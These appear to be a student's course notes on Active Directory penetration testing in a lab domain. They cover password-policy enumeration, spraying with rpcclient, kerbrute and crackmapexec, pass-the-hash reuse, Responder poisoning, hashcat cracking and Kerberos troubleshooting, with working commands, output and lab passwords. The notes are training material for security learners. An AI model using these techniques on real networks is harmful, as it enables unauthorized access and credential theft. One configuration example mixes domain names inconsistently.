SMB         172.16.5.5    445    ACADEMY-EA-DC01      Domain Refuse Password Change: 0
SMB         172.16.5.5    445    ACADEMY-EA-DC01      Domain Password Store Cleartext: 0
SMB         172.16.5.5    445    ACADEMY-EA-DC01      Domain Password Lockout Admins: 0
SMB         172.16.5.5    445    ACADEMY-EA-DC01      Domain Password No Clear Change: 0
SMB         172.16.5.5    445    ACADEMY-EA-DC01      Domain Password No Anon Change: 0
SMB         172.16.5.5    445    ACADEMY-EA-DC01      Domain Password Complex: 1
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Minimum password age: 1 day 4 minutes
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Reset Account Lockout Counter: 30 minutes
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Locked Account Duration: 30 minutes
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Account Lockout Threshold: 5
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Forced Log off Time: Not Set
```

Enumerating Password Policy

Without credentials, we may be able to obtain the password policy via an SMB NULL session or LDAP anonymous bind. The first is via an SMB NULL session. SMB NULL sessions allow an unauthenticated attacker to retrieve information from the domain, such as a complete listing of users, groups, computers, user account attributes, and the domain password policy. SMB NULL session misconfigurations are often the result of legacy Domain Controllers being upgraded in place, ultimately bringing along insecure configurations, which existed by default in older versions of Windows Server.

When creating a domain in earlier versions of Windows Server, anonymous access was granted to certain shares, which allowed for domain enumeration.

An SMB NULL session can be enumerated easily. For enumeration, we can use tools such as CrackMapExec, rpcclient, etc. We can use rpcclient to check a Domain Controller for SMB NULL session access. Once connected, we can issue an RPC command such as querydominfo to obtain information about the domain and confirm NULL session access.

Enumerating Password Policy

```
$ rpcclient -U "" -N 172.16.5.5
rpcclient $> querydominfo
Domain:    INLANEFREIGHT
Server:
Comment:
Total Users:   3650
Total Groups:  0
Total Aliases:  37
Sequence No:   1
Force Logoff:  -1
Domain Server State:   0x1
Server Role:   ROLE_DOMAIN_PDC
Unknown 3:  0x1
rpcclient $> getdompwinfo
min_password_length: 8
password_properties: 0x00000001
    DOMAIN_PASSWORD_COMPLEX
```

We can see that the password policy is relatively weak, allowing a minimum password of 8 characters.

Enumerating Password Policy

LDAP anonymous binds allow unauthenticated attackers to retrieve information from the domain, such as a complete listing of users, groups, computers, user account attributes, and the domain password policy. This is a

Enumerating Password Policy

LDAP anonymous binds allow unauthenticated attackers to retrieve information from the domain, such as a complete listing of users, groups, computers, user account attributes, and the domain password policy. This is a legacy configuration, and as of Windows Server 2003, only authenticated users are permitted to initiate LDAP requests. We still see this configuration from time to time as an admin may have needed to set up a particular application to allow anonymous binds and given out more than the intended amount of access, thereby giving unauthenticated users access to all objects in AD.

With an LDAP anonymous bind, we can use LDAP-specific enumeration tools such as windapsearch.py, ldapsearch, ad-ldapdomaindump.py, etc., to pull the password policy. With ldapsearch, it can be a bit cumbersome but doable.

Note: In newer versions of ldapsearch, the -h parameter was deprecated in favor for -H.

Enumerating Password Policy

```
$ ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength

forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 5
maxPwdAge: -9223372036854775808
minPwdAge: -864000000000
minPwdLength: 8
modifiedCountAtLastProm: 0
nextRid: 1002
pwdProperties: 1
pwdHistoryLength: 24
```

Here we can see the minimum password length of 8, lockout threshold of 5, and password complexity is set (pwdProperties set to 1).

Enumerating Password Policy

The default password policy when a new domain is created is as follows, and there have been plenty of organizations that never changed this policy:

- Enforce password history: 24 days
- Maximum password age: 42 days
- Minimum password age: 1 day
- Minimum password length: 7
- Password must meet complexity requirements: Enabled
- Store passwords using reversible encryption: Disabled
- Account lockout duration: Not set
- Account lockout threshold: 0
- Reset account lockout counter after: Not set

Password Spraying

Once we've created a wordlist using one of the methods mentioned earlier, it's time to execute the attack. Rpcclient is an excellent option for performing this attack from Linux. An important consideration is that a valid login is not immediately apparent with rpcclient, with the response Authority Name indicating a successful login. We can filter out invalid login attempts by grepping for Authority in the response. The following Bash one-liner (adapted from https://www.blackhillsinfosec.com/password-spraying-other-fun-with-rpcclient/) can be used to perform the attack.

```
$ for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done
```

Password Spraying

```
$ for u in $(cat valid_users.txt);do rpcclient -U "$u%Welcome1" -c "getusername;quit" 172.16.5.5 | grep Authority; done
```

```
Account Name: tjohnson, Authority Name: INLANEFREIGHT
Account Name: sgage, Authority Name: INLANEFREIGHT
```

We can also use Kerbrute for the same attack.

```
$ kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_users.txt  Welcome1
```

```
2022/02/17 22:57:12 >  Using KDC(s):
2022/02/17 22:57:12 >   172.16.5.5:88

2022/02/17 22:57:12 >  [+] VALID LOGIN:  sgage@inlanefreight.local:Welcome1
2022/02/17 22:57:12 >  Done! Tested 57 logins (1 successes) in 0.172 seconds
```

Password Spraying

There are multiple other methods for performing password spraying from Linux. Another great option is using CrackMapExec. The ever-versatile tool accepts a text file of usernames to be run against a single password in a spraying attack. Here we grep for + to filter out logon failures and hone in on only valid login attempts to ensure we don't miss anything by scrolling through many lines of output.

```
$ sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 | grep +
```

```
SMB         172.16.5.5     445    INLANE-EA-DC01  [+] INLANEFREIGHT.LOCAL\avazquez:Password123
```

After getting one (or more!) hits with our password spraying attack, we can then use CrackMapExec to validate the credentials quickly against a Domain Controller.

```
$ sudo crackmapexec smb 172.16.5.5 -u avazquez -p Password123
```

```
SMB         172.16.5.5     445    INLANE-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:INLANE-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB         172.16.5.5     445    INLANE-EA-DC01  [+] INLANEFREIGHT.LOCAL\avazquez:Password123
```

Password Reuse

Internal password spraying is not only possible with domain user accounts. If you obtain administrative access and the NTLM password hash or cleartext password for the local administrator account (or another privileged local account), this can be attempted across multiple hosts in the network. Local administrator account password reuse is widespread due to the use of gold images in automated deployments and the perceived ease of management by enforcing the same password across multiple hosts.

CrackMapExec is a handy tool for attempting this attack. It is worth targeting high-value hosts such as SQL or Microsoft Exchange servers, as they are more likely to have a highly privileged user logged in or have their credentials persistent in memory.

Password Reuse

```
$ sudo crackmapexec smb --local-auth 172.16.5.0/23 -u administrator -H 88ad09182de639ccc6579eb0849751cf | grep +

SMB         172.16.5.50     445    INLANE-EA-MX01   [+] INLANE-EA-MX01\administrator
88ad09182de639ccc6579eb0849751cf (Pwn3d!)
SMB         172.16.5.25     445    INLANE-EA-MS01   [+] INLANE-EA-MS01\administrator
88ad09182de639ccc6579eb0849751cf (Pwn3d!)
SMB         172.16.5.125    445    INLANE-EA-WEB0   [+] INLANE-EA-WEB0\administrator
88ad09182de639ccc6579eb0849751cf (Pwn3d!)
```

The output above shows that the credentials were valid as a local admin on 3 systems in the 172.16.5.0/23 subnet. We could then move to enumerate each system to see if we can find anything that will help further our access.

The --local-auth flag will tell the tool only to attempt to log in one time on each machine which removes any risk of account lockout. Make sure this flag is set so we don't potentially lock out the built-in administrator for the domain. By default, without the local auth option set, the tool will attempt to authenticate using the current domain, which could quickly result in account lockouts.

LLMNR / NBT-NS Poisoning

LLMNR / NBT-NS

Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification that can be used when DNS fails. If a machine attempts to resolve a host but DNS resolution fails, typically, the machine will try to ask all other machines on the local network for the correct host address via LLMNR. LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. It uses port 5355 over UDP natively.

If LLMNR fails, the NBT-NS will be used. NBT-NS identifies systems on a local network by their NetBIOS name. NBT-NS utilizes port 137 over UDP.

LLMNR / NBT-NS Poisoning

The fun part here is that when LLMNR/NBT-NS are used for name resolution, ANY host on the network can reply. This is where we come in with Responder to poison these requests. With network access, we can spoof an authoritative name resolution source (in this case, a host that's supposed to belong in the network segment) in the broadcast domain by responding to LLMNR and NBT-NS traffic as if they have an answer for the requesting host. This poisoning effort is done to get the victims to communicate with our system by pretending that our rogue system knows the location of the requested host. If the requested host requires name resolution or authentication actions, we can capture the NetNTLM hash and subject it to an offline brute force attack in an attempt to retrieve the cleartext password.

LLMNR / NBT-NS Poisoning

Let's walk through a quick example of the attack flow at a very high level:

1. A host attempts to connect to the print server at \\print01.inlanefreight.local, but accidentally types in \\printer01.inlanefreight.local.
2. The DNS server responds, stating that this host is unknown.
3. The host then broadcasts out to the entire local network asking if anyone knows the location of \\printer01.inlanefreight.local.
4. The attacker (us with Responder running) responds to the host stating that it is the \\printer01.inlanefreight.local that the host is looking for.
5. The host believes this reply and sends an authentication request to the attacker with a username and NTLMv2 password hash.
6. This hash can then be cracked offline or used in an SMB Relay attack if the right conditions exist.

LLMNR / NBT-NS Poisoning

We are performing these actions to collect authentication information sent over the network in the form of NTLMv1 and NTLMv2 password hashes. As discussed previously this module, NTLMv1 and NTLMv2 are authentication protocols that utilize the LM or NT hash. We will then take the hash and attempt to crack them offline using tools such as Hashcat or John with the goal of obtaining the account's cleartext password to be used to gain an initial foothold or expand our access within the domain if we capture a password hash for an account with more privileges than an account that we currently possess.

We will be doing this using Responder. Responder is a purpose-built tool to poison LLMNR, NBT-NS, and MDNS. (It also has many different functions).

LLMNR / NBT-NS Poisoning

Responder when used in this way will listen and answer any requests it sees on the wire. If you are successful and manage to capture a hash, Responder will print it out on screen and write it to a log file per host located in the /usr/share/responder/logs directory. Hashes are saved in the format (MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt, and one hash is printed to the console and stored in its associated log file unless -v mode is enabled. For example, a log file may look like SMB-NTLMv2-SSP-172.16.5.25. Hashes are also stored in a SQLite database that can be configured in the Responder.conf config file, typically located in /usr/share/responder unless we clone the Responder repo directly from GitHub.

LLMNR / NBT-NS Poisoning

We must run the tool with sudo privileges or as root and make sure the following ports are available on our attack host for it to function best:

- UDP 137, UDP 138, UDP 53, UDP/TCP 389,TCP 1433, UDP 1434, TCP 80, TCP 135, TCP 139, TCP 445, TCP 21, TCP 3141,TCP 25, TCP 110, TCP 587, TCP 3128, Multicast UDP 5355 and 5353

LLMNR / NBT-NS Poisoning

We can kick off a Responder session rather quickly. Starting Responder with Default Settings:

```
$ sudo responder -I ens224
```

The -I in this case, denotes the interface we are listening on, and we may need to change it depending on our environment.

Typically we should start Responder and let it run for a while while we perform other enumeration tasks to maximize the number of hashes that we can obtain. Once we are ready, we can pass these hashes to Hashcat using hash mode 5600 for NTLMv2 hashes that we typically obtain with Responder. We may at times obtain NTLMv1 hashes and other types of hashes and can consult the Hashcat example hashes page to identify them and find the proper hash mode.

LLMNR / NBT-NS Poisoning

Once we have enough, we need to get these hashes into a usable format for us right now. NetNTLMv2 hashes are very useful once cracked, but cannot be used for techniques such as pass-the-hash, meaning we have to attempt to crack them offline. We can do this with tools such as Hashcat and John.

```
$ hashcat -m 5600 ntlmv2_hash /usr/share/wordlists/rockyou.txt
```

Keep in mind, some hash types (NET-NTLMv2) can be "slow" to crack even on a GPU cracking rig, so large and complex passwords may be more difficult or impossible to crack within a reasonable amount of time.

Resources


Useful Resources

- hackthebox.com
- https://www.blackhillsinfosec.com/password-spraying-other-fun-with-rpcclient/
- https://github.com/ropnop/kerbrute
- https://linux.die.net/man/1/ldapsearch
- https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/anonymous-ldap-operations-active-directory-disabled
-

Common Problems with Windows/AD

Saturday, April 18, 2026 12:48 PM

Module 10 - Commo...



Common Problems

When transitioning from standalone machines to complex Active Directory environments, it is incredibly common to encounter roadblocks that seem like complete failures, but are actually just misunderstandings of underlying Windows protocols.

This module breaks down the most frequent pitfalls encountered during AD penetration testing. We will explore why valid credentials sometimes fail, the nuances of Kerberos authentication, and how to troubleshoot connectivity and execution issues effectively so you can keep your assessments moving forward.

Kerberos “Double Hop” Problem

Kerberos "Double Hop" Problem

There's an issue known as the "Double Hop" problem that arises when an attacker attempts to use Kerberos authentication across two (or more) hops. The issue concerns how Kerberos tickets are granted for specific resources. Kerberos tickets should not be viewed as passwords. They are signed pieces of data from the KDC that state what resources an account can access. When we perform Kerberos authentication, we get a "ticket" that permits us to access the requested resource (i.e., a single machine). On the contrary, when we use a password to authenticate, that NTLM hash is stored in our session and can be used elsewhere without issue.

Kerberos "Double Hop" Problem


The "Double Hop" problem often occurs when using WinRM/Powershell since the default authentication mechanism only provides a ticket to access a specific resource. This will likely cause issues when trying to perform lateral movement or even access file shares from the remote shell. In this situation, the user account being used has the rights to perform an action but is denied access. The most common way to get shells is by attacking an application on the target host or using credentials and a tool such as PSExec. In both of these scenarios, the initial authentication was likely performed over SMB or LDAP, which means the user's NTLM Hash would be stored in memory. Sometimes we have a set of credentials and are restricted to a particular method of authentication, such as WinRM, or would prefer to use WinRM for any number of reasons.

Kerberos "Double Hop" Problem

The main issue is that when using WinRM to authenticate over two or more connections, the user's password is never cached as part of their login. As stated previously, when we use Kerberos to establish a remote session, we are not using a password for authentication (We are using kerberos and therefor tickets). When password authentication is used, with a tool like PSExec, for example, that NTLM hash is stored in the session, so when we go to access another resource, the machine can pull the hash from memory and authenticate us.

Kerberos "Double Hop" Problem

Let's say we have three hosts: Attack host --> DEV01 --> DC01. Our Attack Host is a linux machine within the corporate network but not joined to the domain. We obtain a set of credentials for a domain user and find that they are part of the Remote Management Users group on DEV01. We want to use a tool like PowerView to enumerate the domain, which requires communication with the Domain Controller, DC01.



Kerberos "Double Hop" Problem

When we connect to DEV01 using a tool such as evil-winrm, we connect with network authentication, so our credentials are not stored in memory and, therefore, will not be present on the system to authenticate to other resources on behalf of our user. When we load a tool such as PowerView and attempt to query Active Directory, Kerberos has no way of telling the DC that our user can access resources in the domain. This happens because the user's Kerberos TGT (Ticket Granting Ticket) ticket is not sent to the remote session; therefore, the user has no way to prove their identity, and commands will no longer be run in this user's context. In other words, when authenticating to the target host, the user's ticket-granting service (TGS) ticket is sent to the remote service, which allows command execution, but the user's TGT ticket is not sent. When the user attempts to access subsequent resources in the domain, their TGT will not be present in the current session and therefore the request sent, so the remote service will have no way to prove that the authentication attempt is valid, and we will be denied access to the remote service.

Kerberos "Double Hop" Problem

If unconstrained delegation is enabled on a server, it is likely we won't face the "Double Hop" problem. In this scenario, when a user sends their TGS ticket to access the target server, their TGT ticket will be sent along with the request. The target server now has the user's TGT ticket in memory and can use it to request a TGS ticket on their behalf on the next host they are attempting to access. In other words, the account's TGT ticket is cached, which has the ability to sign TGS tickets and grant remote access. Generally speaking though, if you land on a machine with unconstrained delegation, that is already a massive vulnerability.

Workaround #1: PSCredential Object

We can also connect to the remote host via host A and set up a PSCredential object to pass our credentials again. After connecting to a remote host with domain credentials, we import PowerView and then try to run a command. As seen below, we get an error because we cannot pass our authentication on to the Domain Controller to query for the SPN accounts.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> import-module .\PowerView.ps1

|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn
Exception calling "FindAll" with "0" argument(s): "An operations error occurred.
```

Workaround #1: PSCredential Object

If we check with klist, we see that we only have a cached Kerberos ticket for our current server (This is a service ticket to the remote server, not a TGT) (In "Cache Flags: 0x4 -> S4U", S4U stands for a Service for User ticket given to the remote session after evilwinrming in, which is not a TGT).

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> klist

Current LogonId is 0:0x57f8a
Cached Tickets: (1)

#0> Client: backupadm @ INLANEFREIGHT.LOCAL
    Server: academy-aen-ms0$ @
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0xa10000 -> renewable pre_authent name_canonicalize
    Start Time: 6/28/2022 7:31:53 (local)
    End Time:   6/28/2022 7:46:53 (local)
    Renew Time: 7/5/2022 7:31:18 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x4 -> S4U
    Kdc Called: DC01.INLANEFREIGHT.LOCAL
```

Workaround #1: PSCredential Object

So now, let's set up a PSCredential object and try again. First, we set up our authentication. (!qazXSW@ is the correct password for the backupadm user we are using in this case)

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> $SecPassword = ConvertTo-SecureString '!qazXSW@' -AsPlainText -Force

|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
*Evil-WinRM* PS C:\Users\backupadm\Documents>  $Cred = New-Object
System.Management.Automation.PSCredential('INLANEFREIGHT\backupadm', $SecPassword)
```

Workaround #1: PSCredential Object

Now we can try to query the SPN accounts using PowerView and are successful because we passed our credentials along with the command.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn -credential $Cred | select samaccountname

|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK

samaccountname
--------------
azureconnect
backupjob
krbtgt
mssqlsvc
sqltest
sqlqa
sqldev
mssqladm
svc_sql
```

Workaround #1: PSCredential Object

If we try again without specifying the -credential flag, we once again get an error message.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn | select samaccountname

|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
|S-chain|-<>-127.0.0.1:9051-<><>-172.16.8.50:5985-<><>-OK
Exception calling "FindAll" with "0" argument(s): "An operations error occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+            else { $Results = $UserSearcher.FindAll() }
+                   ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : DirectoryServicesCOMException
```

Is this always an issue?

If we RDP to the same host, open a CMD prompt, and type klist, we'll see that we have the necessary tickets cached to interact directly with the Domain Controller, and we don't need to worry about the double hop problem. This is because our password is stored in memory, so it can be sent along with every request we make. When you log in through RDP, Windows creates a full interactive logon session, not just a remote management session. That interactive logon usually gives LSASS enough material to obtain and cache: your TGT, additional service tickets, and sometimes reusable credential material, which avoids the double hop problem. On the other hand, WinRM often creates a network logon token, which is more restricted. (Different services will behave in different ways like this, and depending on their configurations, you may sometimes still encounter the double hop problem even on services it typically doesn't apply to.)

Clock Skew

Clock Skew

Kerberos relies heavily on strict timestamps to prevent replay attacks, a scenario where a malicious actor intercepts a valid authentication ticket and tries to use it later. To ensure this doesn't happen, the Key Distribution Center (KDC), which is usually the Domain Controller, and the client machine must have closely synchronized clocks.

In a default Microsoft Active Directory environment, this synchronization tolerance is exactly five minutes. If the time difference between your attack host and the Domain Controller exceeds this five-minute threshold, the authentication request will be outright rejected with a KRB_AP_ERR_SKEW error, regardless of whether you have the correct credentials or a valid ticket.

Clock Skew

This specific problem is incredibly common for beginners, especially in lab environments using VMs. Because virtual machines are frequently paused, suspended, or reverted to earlier snapshots, the attack host's local clock can easily drift out of sync with the target network's time.

When a pentester encounters unexpected authentication failures with tools like Impacket, NetExec, or Rubeus, the first troubleshooting step should always be checking the time. Fortunately, the fix is straightforward: you simply need to synchronize your attack machine's clock directly with the target Domain Controller using a utility like ntpdate or rdate.

Clock Skew

To fix the Clock Skew problem, you need to force your Linux attack host to synchronize its local time with the target Domain Controller. Since the DC acts as the authoritative time server for the domain, matching its clock will satisfy Kerberos's strict ticket timestamp requirements.

You can easily resolve this using the ntpdate utility. Simply run the command against the IP address of the Domain Controller. You will need root privileges to alter the system clock.

$ sudo ntpdate 172.16.8.50

Clock Skew

Alternatively, if ntpdate is not installed on your system, you can use the rdate command or manually set the date and time using the date -s command based on the output of an initial network scan.

$ sudo rdate -n 172.16.8.50

Once the command executes successfully, your attack host's time will shift to match the DC's time, and your Kerberos authentication requests (like requesting a TGT with a tool) should no longer throw the KRB_AP_ERR_SKEW error.

/etc/krb5.conf

/etc/krb5.conf

Unlike domain-joined Windows machines, a Linux attack host (such as Kali or Parrot OS) does not natively understand the topology, structure, or routing logic of a target Active Directory environment. When you attempt to use Kerberos authentication from a Linux machine, the tools you run need to know exactly where to send the ticket requests.
Tools that rely on Kerberos for authentication, including the Impacket suite and evil-winrm, reference a local configuration file located at /etc/krb5.conf. This file acts as a map, telling the local system how to resolve a specific domain realm (like EXAMPLE.LOCAL) and directing it to the correct Key Distribution Center.

/etc/krb5.conf

Beginners often pull down a valid Ticket Granting Ticket (TGT) or attempt an attack, only to be met with errors stating "Cannot resolve KDC for requested realm" or general network timeouts. These errors usually occur because the attacker hasn't configured their system to know where the Domain Controller actually is.

To resolve this issue, you must manually edit the /etc/krb5.conf file to explicitly map the target domain's realm to the exact IP address of the Domain Controller. Once the file is configured correctly, your tools will know exactly where to route the Kerberos traffic, allowing your authentication requests to succeed.

/etc/krb5.conf

To resolve Kerberos routing issues on a Linux attack host, you must edit the /etc/krb5.conf file to explicitly define the target domain and point it to the correct Domain Controller. Open the file in a text editor like nano or vim.

You need to locate or create the [realms] section and add the target domain (in all caps), specifying the KDC IP address. Then, under the [domain_realm] section, map the lowercase domain names to your newly defined uppercase realm.

/etc/krb5.conf

Using the EXAMPLE.LOCAL domain for example, your configuration file should look similar to:

```
[libdefaults]
    default_realm = EXAMPLE.LOCAL
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    EXAMPLE.LOCAL = {
        kdc = dc01.example.local  ;
    }

[domain_realm]
    .mirage.htb = EXAMPLE.LOCAL
    mirage.htb = EXAMPLE.LOCAL
```

Once saved, tools like Impacket's getTGT.py or evil-winrm will automatically reference this file, successfully resolve the domain, and route your ticket requests to the correct server.

DNS Resolution and /etc/hosts

DNS Resolution

Windows domains are heavily reliant on DNS and fully qualified domain names (FQDNs) rather than pure IP addresses. When a pentester's Linux machine attempts to interact with Active Directory services, especially when utilizing Kerberos or encountering services that enforce strict SMB signing, the target server often expects the incoming requests to address it by its actual hostname (e.g., DC01.EXAMPLE.LOCAL).

If the attack host cannot resolve the domain name to the correct IP address, tools will fail with vague network resolution errors. Beginners can easily bypass this hurdle by manually adding the target's IP address and hostname to their /etc/hosts file, or by configuring their machine's DNS settings to point directly to the target Domain Controller.

/etc/hosts

If your tools are failing due to DNS resolution errors, especially when Kerberos expects a Fully Qualified Domain Name (FQDN) rather than an IP address, the quickest workaround is to manually map the IP to the hostname on your attack machine.

You can achieve this by appending the target Domain Controller's IP address, followed by its hostname and FQDN, directly into your /etc/hosts file.

$ echo "172.16.8.50 dc01.example.local dc01" | sudo tee -a /etc/hosts

Once added, any tool requesting a connection to dc01.example.local will instantly resolve to 172.16.8.50 without needing a functioning DNS server.

User Permissions for Services

User Permissions for Services

Finding a valid set of credentials or extracting an NTLM hash is often only half the battle. A common pitfall for beginners is assuming that if they possess an Administrator's password, they automatically have the right to log in using any remote protocol they choose.

In reality, Windows services utilize distinct Access Control Lists (ACLs). For example, to gain a remote command line session using WinRM (via a tool like evil-winrm), the compromised user must explicitly be a member of the "Remote Management Users" group or the local "Administrators" group. Similarly, connecting via RDP requires membership in the "Remote Desktop Users" group.

User Permissions for Services

If a tester attempts to login with valid credentials but the user lacks these specific rights, the service will deny access. This frequently leads to a frustrating troubleshooting loop where you may wrongly assume your password, hash, or Kerberos ticket is invalid.

In truth, the authentication (verifying identity) was successful, but the authorization (granting access to the specific service) was denied. Before assuming a credential is dead, it is vital to verify whether the user actually has the privileges required to utilize the specific protocol you are attacking.

User Permissions for Services

When faced with a user lacking specific service permissions (like "Remote Management Users" for WinRM), the solution is to pivot your attack methodology rather than abandoning the credentials. First, verify the credentials are actually valid by testing them against a less restrictive protocol, such as SMB.

You can use a tool like NetExec (formerly CrackMapExec) to spray the credentials against the target. If the credentials are valid, NetExec will return a green [+]. If the user has administrative privileges on that specific host, it will also return (Pwn3d!). For example testing credentials against SMB:

$ nxc smb 172.16.8.50 -u backupadm -p '!qazXSW@'

User Permissions for Services

If the credentials are valid but certain services are denied, look for alternative execution methods. For example if a user have local admin rights but WinRM is closed, can you use Impacket's psexec.py, wmiexec.py, or smbexec.py instead? (These require the account you're using to have local admin privs to work)

Additionally, you can use a tool like BloodHound (Will be covered in a later lecture) to search for the specific compromised user and map out exactly what groups they belong to and what machines they have explicit execution rights on, saving you from guessing which protocols are allowed.

Psexec.py

psexec.py is a Python implementation of Microsoft's classic Sysinternals PsExec. It works by authenticating over SMB, uploading a randomly named executable to the target's ADMIN$ share, and then using the Windows Service Control Manager (SCM) to create and start a remote service to run that executable.

While highly reliable and providing a fully interactive SYSTEM shell, it is heavily scrutinized by modern antivirus and leaves obvious artifacts on the disk and in the event logs.

$ impacket-psexec EXAMPLE.LOCAL/backupadm:'!qazXSW@'@172.16.8.50

Wmiexec.py

wmiexec.py leverages Windows Management Instrumentation (WMI) to execute commands. Instead of uploading a binary and creating a service, it instantiates the Win32_Process class to run commands natively on the host, capturing the output from a hidden file on the ADMIN$ share.

